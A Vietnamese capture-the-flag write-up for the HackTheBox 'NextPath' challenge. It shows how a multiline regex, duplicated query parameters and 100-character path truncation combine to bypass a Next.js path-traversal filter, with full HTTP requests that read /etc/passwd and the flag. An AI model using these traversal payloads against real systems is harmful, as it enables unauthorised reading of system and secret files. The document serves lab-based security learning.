


NextPath (HTB)

Tổng quan

Trang web đơn giản là hiển thị text và hiển thị 3 hình ảnh được trả về khi gọi api



```
<div className="team-member">
  
  <h4>John Doe</h4>
  <p>Founder/CEO</p>
</div>
</div>
<div className="col-md-4">
  <div className="team-member">
    
    <h4>Jane Smith</h4>
    <p>Lead Developer</p>
  </div>
</div>
<div className="col-md-4">
  <div className="team-member">
    
    <h4>Mike Johnson</h4>
    <p>Chief Security Officer</p>
  </div>
</div>
```

Phân tích mã nguồn

- `/api/team?id=<id>`: Trong mã nguồn nhận api này, code có kiểm tra format của id và có một lớp ngăn chặn path traversal từ id. Sau đó xây dựng đường dẫn từ qualified id và đọc file theo đường dẫn đó (lấy 100 kí tự đầu tiên)

```

1  import path from 'path';
2  import fs from 'fs';
3
4  const ID_REGEX = /^[0-9]+$;/m;
5
6  export default function handler({ query }, res) {
7    if (!query.id) {
8      res.status(400).end("Missing id parameter");
9      return;
10   }
11
12   // Check format
13   if (!ID_REGEX.test(query.id)) {
14     console.error("Invalid format:", query.id);
15     res.status(400).end("Invalid format");
16     return;
17   }
18
19   // Prevent directory traversal
20   if (query.id.includes("/") || query.id.includes("..")) {
21     console.error("DIRECTORY TRAVERSAL DETECTED:", query.id);
22     res.status(400).end("DIRECTORY TRAVERSAL DETECTED!! This incident will be reported.");
23     return;
24   }
25
26   try {
27     const filepath = path.join("team", query.id + ".png");
28     const content = fs.readFileSync(filepath.slice(0, 100));
29
30     res.setHeader("Content-Type", "image/png");
31     res.status(200).end(content);
32   } catch (e) {
33     console.error("Not Found", e.toString());
34     res.status(404).end(e.toString());
35   }
36 }

```

Annotations in the image:

- `const ID_REGEX = /^[0-9]+$;/m;`: pattern id được cho phép
- `if (!query.id)`: lấy id từ query
- `if (!ID_REGEX.test(query.id))`: kiểm tra format của id
- `if (query.id.includes("/") || query.id.includes(".."))`: filter path traversal nếu có trong id
- `const filepath = path.join("team", query.id + ".png");` and `const content = fs.readFileSync(filepath.slice(0, 100));`: - Tạo đường dẫn từ id
- Lấy 100 kí tự đầu tiên từ đường dẫn. Coi đó là đường dẫn cuối cùng và đọc file.

Phân tích lỗ hổng

Trong phần regex pattern `ID_REGEX = /^[0-9]+$;/m`, regex cho phép được gửi id dưới dạng nhiều dòng (multi-line). Ví dụ:

```

1      1      a
2      abc    b
3      xyz    1

```

Và regex bắt vào các dòng chỉ có các chữ số trên dòng đó. Trong source code kiểm tra chỉ cần tồn tại pattern chứ không kiểm tra pattern tồn tại trên tất cả các dòng.

```

if (!ID_REGEX.test(query.id)) {
  ...
}

```


Trong phần filter phía dưới chỉ kiểm tra xem `id` có chứa `..` hoặc `/` mà bỏ qua `%` nên mình có thể dùng url-encode kí tự `line-feed` để xuống dòng `%0a`.


```
?id=1&id=2
// id = ['1','2']
```


- Khi kiểm tra `if (!query.id) {}` thì sẽ trả về một array.
- Khi kiểm tra `if (!ID_REGEX.test(query.id)) {}` thì hàm test này nó chỉ hoạt động trên string, lúc này array nó phải tự động chạy method `toString()` của nó để biến cái array thành string. Nó tự động ghép các phần tử lại, ngăn cách nhau bởi dấu phẩy

```
> a = ['1','2'];
< (2) ['1', '2']
> a.toString();
< '1,2'
>
```

Điền `id=1&id=2` thì khi chạy `toString()`, nó trở thành `1,2` không khớp với pattern nên sẽ trả lỗi.



```
1 GET /api/team?id=1&id=2 HTTP/1.1
2 Host: mylocalhost:1337
3 DNT: 1
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://mylocalhost:1337/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 If-None-Match: "104re6dal552se"
11 Connection: keep-alive
12
13
1 HTTP/1.1 400 Bad Request \r \n
2 date: Mon, 30 Mar 2026 03:23:35 GMT \r \n
3 connection: close \r \n
4 Content-Length: 14 \r \n
5 \r \n
6 Invalid format
```



```
Request
Pretty Raw Hex
1 GET /api/team?id=1&id=2 HTTP/1.1
2 Host: mylocalhost:1337
3 DNT: 1
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://mylocalhost:1337/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 If-None-Match: "104re6dal552se"
11 Connection: keep-alive
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found \r \n
2 date: Mon, 30 Mar 2026 03:25:01 GMT \r \n
3 connection: close \r \n
4 Content-Length: 62 \r \n
5 \r \n
6 Error: ENOENT: no such file or directory, open 'team/1
  ,2.png'
```

- Khi kiểm tra `if (query.id.includes("/") || query.id.includes(".")) {}` thì nó sẽ kiểm tra array có chứa **CHÍNH XÁC** element đó trong array không (lúc này array không bị chuyển về string vì array trong js có method includes)

```
> a
< ▶ (3) ['1', '2', '..../']
> a.includes('..');
< false
> a.includes('/');
< false
>
```

Vậy bây giờ chỉ cần add `../` ở phía trước đủ nhiều để sao cho vừa tròn 100 kí tự, thì code sẽ cắt phần dư luôn được append là `.png` đi.


The screenshot displays the Wireshark network protocol analyzer interface, showing an HTTP GET request and its corresponding response.

Request Tab:

- Frame 1:** GET /api/team?id=140a6id=... HTTP/1.1
- Host:** mylocalhost:1337
- DNT:** 1
- Upgrade-Insecure-Requests:** 1
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer:** http://mylocalhost:1337/
- Accept-Encoding:** gzip, deflate, br
- Accept-Language:** en-US,en;q=0.9
- If-None-Match:** "104re6dal552ze"
- Connection:** keep-alive

Response Tab:

- Frame 1:** HTTP/1.1 200 OK
- Content-Type:** image/png
- Date:** Fri, 27 Mar 2026 16:54:54 GMT
- Connection:** close
- Content-Length:** 739
- Root:** x:0:0:root:/root:/bin/sh
- Bin:** x:1:1:bin:/bin:/sbin/nologin
- Daemon:** x:2:2:daemon:/sbin:/sbin/nologin
- Lp:** x:4:7:lp:/var/spool/lpd:/sbin/nologin
- Sync:** x:5:0:sync:/sbin:/bin/sync
- Shutdown:** x:6:0:shutdown:/sbin:/sbin/shutdown
- Halt:** x:7:0:halt:/sbin:/sbin/halt
- Mail:** x:8:12:mail:/var/mail:/sbin/nologin
- News:** x:9:13:news:/usr/lib/news:/sbin/nologin
- Uucp:** x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
- Cron:** x:16:16:cron:/var/spool/cron:/sbin/nologin
- Ftp:** x:21:21:/var/lib/ftp:/sbin/nologin
- Sshd:** x:22:22:sshd:/dev/null:/sbin/nologin
- Games:** x:35:35:games:/usr/games:/sbin/nologin
- Ntp:** x:123:123:NTP:/var/empty:/sbin/nologin
- Guest:** x:405:100:guest:/dev/null:/sbin/nologin
- Nobody:** x:65534:65534:nobody:/dev/null:/sbin/nologin
- Node:** x:1000:1000:/home/node:/bin/sh



Tuy nhiên, trong trường hợp `id=../` nằm ở phía trước thì cần chỉnh số lượng `../` cho phù hợp để có thể trả về kết quả. Trong trường hợp `id=../` nằm ở sau thì khi join, `query.id` tự động gọi `toString()` rồi nên `1%0a` kết hợp với `../` sẽ thành một dir `team/1%0a../` và tốn thêm một `../` để thoát khỏi dir đó.

Khai thác

Nếu gọi `etc/passwd`. Trong trường hợp này khi đến lúc gọi `fileReadSync` thì còn dư 30 `../` tổng là 90 và `etc/passwd` dài 10. Cuối cùng là tổng 100.

Tuy nhiên nếu gọi `flag.txt`, dài 8 và `../` có tổng luôn chia hết cho 3 ví dụ như 90 93 96 99, không thể kết hợp với `flag.txt` cho tròn 100 để cắt đuôi `.png` ra được.

Trong linux lại có **tính năng** đi đường vòng. Nếu đi từ `/proc/self/root` thì cuối cùng sẽ lại trở về `/`

```

banhbotot@BnhBTt:/$ cd /proc
banhbotot@BnhBTt:/proc$ ls
1      296    806      execdomains      loadavg      stat
107    423    810      fb                locks        swaps
119    424    873      filesystems       meminfo      sys
120    426    acpi       fs                misc          sysrq-trigger
1433   428    buddyinfo  interrupts       modules       sysvipc
1825   477    bus        iomem             mounts        thread-self
1826   478    cgroups    ioports           mpt            timer_list
1833   503    cmdline    irq               mtrr           tty
1907   55     config.gz  kallsyms          net            uptime
2      600    consoles  kcore             pagetypeinfo  version
203    632    cpuinfo    key-users         partitions    vmallocinfo
204    633    crypto     keys              pressure       vmstat
234    657    devices    kmsg              schedstat     zoneinfo
257    7      diskstats  kpagecgroup       scsi
265    775    dma         kpagecount        self
271    776    driver      kpageflags        slabinfo
276    805    dynamic_debug latency_stats      softirqs

banhbotot@BnhBTt:/proc$ cd self
banhbotot@BnhBTt:/proc/self$ ls
arch_status      gid_map          ns                smaps
attr              io                numa_maps         smaps_rollup
auxv              ksm_merging_pages oom_adj           stack
cgroup            ksm_stat         oom_score         stat
clear_refs        latency          oom_score_adj     statm
cmdline           limits           pagemap           status
comm              loginuid         patch_state       syscall
coredump_filter   map_files        personality        task
cpuset            maps             projid_map        timens_offsets
cwd               mem              root              timers
environ           mountinfo        sched             timerslack_ns
exe               mounts           schedstat         uid_map
fd               mountstats       sessionid         wchan
fdinfo            net              setgroups

banhbotot@BnhBTt:/proc/self$ cd root
banhbotot@BnhBTt:/proc/self/root$ ls
Docker            home              media              sbin.usr-is-merged
bin               init              mnt                snap
bin.usr-is-merged lib                opt                srv
boot              lib.usr-is-merged proc               sys
dev               lib32             root               tmp
etc               lib64             run                usr
flag.txt          lost+found        sbin               var
banhbotot@BnhBTt:/proc/self/root$ |

```

Ngoài ra còn có:

- `/proc/thread-self/root` trả về `/`
- `/proc/self/cwd` luôn trả về `pwd`, nên nếu muốn trả về `/` thì cần phải đứng sẵn ở `/` (từ `cwd` luôn đi tiếp đến `cwd` được)


```



banhbotot@BnhBTt:/proc/self/cwd$ cd cwd
banhbotot@BnhBTt:/proc/self/cwd/cwd$ cd cwd
banhbotot@BnhBTt:/proc/self/cwd/cwd/cwd$ cd cwd
banhbotot@BnhBTt:/proc/self/cwd/cwd/cwd/cwd$ |

```

Lúc này thì cần đếm độ dài và tính tổ hợp của 3 cái này sao cho cuối cùng kết hợp với `flag.txt` là tròn 100

Ở đây mình tìm được một tổ hợp thỏa mãn là `../proc/thread-self/root/proc/self/root/proc/thread-self/root/proc/self/root/proc/self/root/flag.txt`

Add thêm vài `../` ở phía trước để thoát `/app/team/` về `/` cho phù hợp



PoC

Request

PrettyRawHex

1

GET /api/team?id=1%0a&id=

...../proc/thread-self/root/proc/self/root/proc/thread-self/root/p

roc/self/root/proc/self/root/flag.txt HTTP/1.1

2

Host: 154.57.164.81:31808

3

DNT: 1

4

Upgrade-Insecure-Requests: 1

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0

6

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w

ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7

Accept-Encoding: gzip, deflate, br

8

Accept-Language: en-US,en;q=0.9

9

Connection: keep-alive

10

11

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

content-type: image/png

3

date: Fri, 27 Mar 2026 17:43:47 GMT

4

connection: close

5

Content-Length: 54

6

7

HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}

8

Flag: **HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}**

9 / 9